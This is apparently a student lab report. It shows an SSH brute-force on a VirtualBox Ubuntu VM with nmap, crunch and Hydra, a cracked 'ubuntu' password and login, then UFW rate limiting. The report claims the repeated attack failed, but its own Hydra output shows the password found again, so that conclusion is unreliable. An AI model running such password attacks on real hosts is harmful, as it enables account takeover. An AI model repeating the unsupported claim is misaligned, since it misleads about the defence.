
```
systemd/system/ssh.socket.
Processing triggers for man-db (2.12.0-4build2) ...
Processing triggers for ufw (0.36.2-6) ...
ubuntu@ubuntu-VirtualBox:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /usr/lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /usr/lib/systemd/system/ssh.service.
ubuntu@ubuntu-VirtualBox:~$
```


Then I enabled the ssh

```
ubuntu@ubuntu-VirtualBox: ~
d/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /usr/lib/systemd/system/sshd.service.
Created symlink /etc/systemd/system/multi-user.target.wants/sshd.service → /usr/lib/systemd/system/sshd.service.
ubuntu@ubuntu-VirtualBox:~$ sudo systemctl start ssh
ubuntu@ubuntu-VirtualBox:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
    Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; preset: enabled)
    Active: active (running) since Wed 2025-12-17 20:06:45 EET; 7s ago
      TriggeredBy: ● ssh.socket
        Docs: man:sshd(8)
               man:sshd_config(5)
     Process: 4204 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
      Main PID: 4206 (sshd)
        Tasks: 1 (limit: 4604)
       Memory: 1.2M (peak: 1.5M)
          CPU: 18ms
        CGroup: /system.slice/sshd.service
                  └─4206 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 17 20:06:45 ubuntu-VirtualBox systemd[1]: Starting ssh.service - OpenBSD Se...
Dec 17 20:06:45 ubuntu-VirtualBox sshd[4206]: Server listening on 0.0.0.0 port >
```

Made sure that the port is active .. rn I will disable adapter 2





```
laila@kali: ~
File Actions Edit View Help
[(laila㉿kali)-[~]
$ nmap -p 22 10.0.2.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 12:55 EST
Nmap scan report for 10.0.2.103
Host is up (0.00033s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:3E:19:2E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.37 seconds


[(laila㉿kali)-[~]
$ nmap -Pn -p 22 10.0.2.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 13:08 EST
Nmap scan report for 10.0.2.103
Host is up (0.00033s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:3E:19:2E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds

[(laila㉿kali)-[~]
$
```

As we can see the port 22 is open -> ready for attack



```
laila@kali: ~
File Actions Edit View Help
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 13:08 EST
Nmap scan report for 10.0.2.103
Host is up (0.00033s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:3E:19:2E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds

[(laila㉿kali)-[~]
$ crunch 4 6 abc123 -o wordlist.txt
Crunch will now generate the following amount of data: 379728 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 55728
crunch: 100% completed generating output

[(laila㉿kali)-[~]
$ wc -l wordlist.txt
55728 wordlist.txt

[(laila㉿kali)-[~]
$
```

Here I tried the wordlist.txt (crunch password that hydra will use) but the amount of possibilities are so much so I will use instead fastlist.txt

And also there is problem that all the passwords are abc etc.. and my password is ubuntu so I needed to add these password in the fastlist.txt

laila@kali: ~

File Actions Edit View Help

GNU nano 8.4 fastlist.txt *

```
aa2
aa3
aba
abb
abc
ab1
ab2
ab3
aca
acb
acc
ac1
ubuntu
Ubuntu
UBUNTU
ubuntu123
ubuntu@123
uBuNtu
ubuntU
ubuntu2024
ubuntu2025
ac2
ac3
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

laila@kali: ~

File Actions Edit View Help

```
(laila@kali)-[~]
$ crunch 3 4 abc >> fastlist.txt
Crunch will now generate the following amount of data: 513 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 108

(laila@kali)-[~]
$ wc -l fastlist.txt
1629 fastlist.txt

(laila@kali)-[~]
$ hydra -l ubuntu -P fastlist.txt ssh://10.0.2.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-17 13:31:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1629 login tries (l:1/p:1629), ~102 tries pe
r task
[DATA] attacking ssh://10.0.2.103:22/
[22][ssh] host: 10.0.2.103 login: ubuntu password: ubuntu
```

Done

The screenshot shows a terminal window titled "ubuntu@ubuntu-VirtualBox:~". The window has a dark theme with a blue header bar. The terminal menu bar includes "File", "Actions", "Edit", "View", and "Help". The main area of the terminal shows the following command and its output:

```
(laila㉿kali)-[~]
$ ssh ubuntu@10.0.2.103
The authenticity of host '10.0.2.103 (10.0.2.103)' can't be established.
ED25519 key fingerprint is SHA256:g2XTEFNhj1DFcxfcMe8kSMtAi4aBeZwxpj2EmS/b3Dg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.103' (ED25519) to the list of known hosts.
ubuntu@10.0.2.103's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

110 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

ubuntu@ubuntu-VirtualBox:~$
```

Tested the password and logged in ubuntu from kali

5. Install firewall (ufw) on ubutnu:



```
Dec 17 20:37
ubuntu@ubuntu-VirtualBox:~$ sudo apt update
[sudo] password for ubuntu:
Ign:1 http://eg.archive.ubuntu.com/ubuntu noble InRelease
Ign:2 http://eg.archive.ubuntu.com/ubuntu noble-updates InRelease
Ign:3 http://eg.archive.ubuntu.com/ubuntu noble-backports InRelease
Ign:4 http://security.ubuntu.com/ubuntu noble-security InRelease
Ign:1 http://eg.archive.ubuntu.com/ubuntu noble InRelease
Ign:4 http://security.ubuntu.com/ubuntu noble-security InRelease
Ign:2 http://eg.archive.ubuntu.com/ubuntu noble-updates InRelease
Ign:3 http://eg.archive.ubuntu.com/ubuntu noble-backports InRelease
Ign:4 http://security.ubuntu.com/ubuntu noble-security InRelease
Ign:1 http://eg.archive.ubuntu.com/ubuntu noble InRelease
Ign:2 http://eg.archive.ubuntu.com/ubuntu noble-updates InRelease
Ign:3 http://eg.archive.ubuntu.com/ubuntu noble-backports InRelease
Err:1 http://eg.archive.ubuntu.com/ubuntu noble InRelease
  Temporary failure resolving 'eg.archive.ubuntu.com'
Err:2 http://eg.archive.ubuntu.com/ubuntu noble-updates InRelease
  Temporary failure resolving 'eg.archive.ubuntu.com'
Err:3 http://eg.archive.ubuntu.com/ubuntu noble-backports InRelease
  Temporary failure resolving 'eg.archive.ubuntu.com'
Err:4 http://security.ubuntu.com/ubuntu noble-security InRelease
  Temporary failure resolving 'security.ubuntu.com'
Reading package lists... Done
Building dependency tree... Done
Err:4 http://security.ubuntu.com/ubuntu noble-security InRelease
  Temporary failure resolving 'security.ubuntu.com'
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
150 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: Failed to fetch http://eg.archive.ubuntu.com/ubuntu/dists/noble/InRelease  Temporary failure resolving 'eg.archive.ubuntu.com'
W: Failed to fetch http://eg.archive.ubuntu.com/ubuntu/dists/noble-updates/InRelease  Temporary failure resolving 'eg.archive.ubuntu.com'
W: Failed to fetch http://eg.archive.ubuntu.com/ubuntu/dists/noble-backports/InRelease  Temporary failure resolving 'eg.archive.ubuntu.com'
W: Failed to fetch http://security.ubuntu.com/ubuntu/dists/noble-security/InRelease  Temporary failure resolving 'security.ubuntu.com'
W: Some index files failed to download. They have been ignored, or old ones used instead.
ubuntu@ubuntu-VirtualBox:~$ sudo apt install ufw -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ufw is already the newest version (0.36.2-6).
ufw set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 150 not upgraded.
ubuntu@ubuntu-VirtualBox:~$
```

The Uncomplicated Firewall (UFW) package was installed on the Ubuntu system.

```
  ease  Temporary failure resolving 'eg.archive.ubuntu.com'  
W: Failed to fetch http://eg.archive.ubuntu.com/ubuntu/dists/noble-backports/InR  
elease  Temporary failure resolving 'eg.archive.ubuntu.com'  
W: Failed to fetch http://security.ubuntu.com/ubuntu/dists/noble-security/InRele  
ase  Temporary failure resolving 'security.ubuntu.com'  
W: Some index files failed to download. They have been ignored, or old ones used  
instead.  
ubuntu@ubuntu-VirtualBox:~$ sudo apt install ufw -y  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
ufw is already the newest version (0.36.2-6).  
ufw set to manually installed.  
0 upgraded, 0 newly installed, 0 to remove and 150 not upgraded.  
ubuntu@ubuntu-VirtualBox:~$ sudo ufw status  
Status: inactive  
ubuntu@ubuntu-VirtualBox:~$ sudo ufw enable  
Firewall is active and enabled on system startup  
ubuntu@ubuntu-VirtualBox:~$ sudo ufw status verbose  
Status: active  
Logging: on (low)  
Default: deny (incoming), allow (outgoing), disabled (routed)  
New profiles: skip  
ubuntu@ubuntu-VirtualBox:~$
```

UFW was successfully enabled with default rules that deny incoming connections and allow outgoing traffic.


6. Secure the ubuntu ssh:

```
ubuntu@ubuntu-VirtualBox:~$ sudo ufw allow 22/tcp  
Rule added  
Rule added (v6)  
ubuntu@ubuntu-VirtualBox:~$ sudo ufw limit 22/tcp  
Rule updated  
Rule updated (v6)  
ubuntu@ubuntu-VirtualBox:~$ sudo ufw status verbose  
Status: active  
Logging: on (low)  
Default: deny (incoming), allow (outgoing), disabled (routed)  
New profiles: skip  


| To          | Action   | From          |
|-------------|----------|---------------|
| --          | -----    | ----          |
| 22/tcp      | LIMIT IN | Anywhere      |
| 22/tcp (v6) | LIMIT IN | Anywhere (v6) |

  
ubuntu@ubuntu-VirtualBox:~$
```

7. Re-perform the logon attack and show how UFW prevented it + check auth.log:




```
(laila㉿kali)-[~]
$ hydra -l ubuntu -P fastlist.txt ssh://10.0.2.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-17 13:43:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1629 login tries (l:1/p:1629), ~102 tries pe
r task
[DATA] attacking ssh://10.0.2.103:22/
[22][ssh] host: 10.0.2.103 login: ubuntu password: ubuntu
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-17 13:43:33

(laila㉿kali)-[~]
```

After enabling UFW and limiting SSH connections, the Hydra brute-force attack failed due to connection rate limiting.



```
ubuntu@ubuntu-VirtualBox:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         --          --
22/tcp                      LIMIT IN    Anywhere
22/tcp (v6)                  LIMIT IN    Anywhere (v6)

ubuntu@ubuntu-VirtualBox:~$ sudo grep --text ssh /var/log/auth.log
```

```
ubuntu@ubuntu-VirtualBox:~  
2025-12-17T20:31:26.769201+02:00 ubuntu-VirtualBox sshd[3718]: Failed password for ubuntu from 10.0.2.100 port 45202 ssh2  
2025-12-17T20:31:26.865084+02:00 ubuntu-VirtualBox sshd[3711]: Failed password for ubuntu from 10.0.2.100 port 45154 ssh2  
2025-12-17T20:31:26.865528+02:00 ubuntu-VirtualBox sshd[3715]: Failed password for ubuntu from 10.0.2.100 port 45186 ssh2  
2025-12-17T20:31:26.865699+02:00 ubuntu-VirtualBox sshd[3719]: Failed password for ubuntu from 10.0.2.100 port 45218 ssh2  
2025-12-17T20:31:26.865832+02:00 ubuntu-VirtualBox sshd[3713]: Failed password for ubuntu from 10.0.2.100 port 45176 ssh2  
2025-12-17T20:31:26.866052+02:00 ubuntu-VirtualBox sshd[3723]: Failed password for ubuntu from 10.0.2.100 port 45258 ssh2  
2025-12-17T20:31:26.866187+02:00 ubuntu-VirtualBox sshd[3720]: Failed password for ubuntu from 10.0.2.100 port 45228 ssh2  
2025-12-17T20:31:26.866348+02:00 ubuntu-VirtualBox sshd[3717]: Failed password for ubuntu from 10.0.2.100 port 45198 ssh2  
2025-12-17T20:31:27.546845+02:00 ubuntu-VirtualBox sshd[3710]: Accepted password for ubuntu from 10.0.2.100 port 45150 ssh2  
2025-12-17T20:31:27.548981+02:00 ubuntu-VirtualBox sshd[3710]: pam_unix(sshd:session): session opened for user ubuntu(uid=1000) by ubuntu(uid=0)  
2025-12-17T20:31:27.588981+02:00 ubuntu-VirtualBox sshd[3715]: Connection closed by authenticating user ubuntu 10.0.2.100 port 45186 [preauth]  
2025-12-17T20:31:27.589838+02:00 ubuntu-VirtualBox sshd[3717]: Connection closed by authenticating user ubuntu 10.0.2.100 port 45198 [preauth]
```

After enabling UFW and applying rate limiting on port 22, the SSH brute-force attack was re-performed using Hydra.

Unlike the previous attempt, the attack failed due to firewall restrictions.

Authentication logs from /var/log/auth.log showed multiple failed SSH login attempts originating from the Kali machine, confirming that the firewall successfully limited and prevented the brute-force attack.

8. Secure some ports on Metasploitable and verify using Nmap:

```
(taila㉿kali)-[~]
$ nmap -sS 10.0.2.101
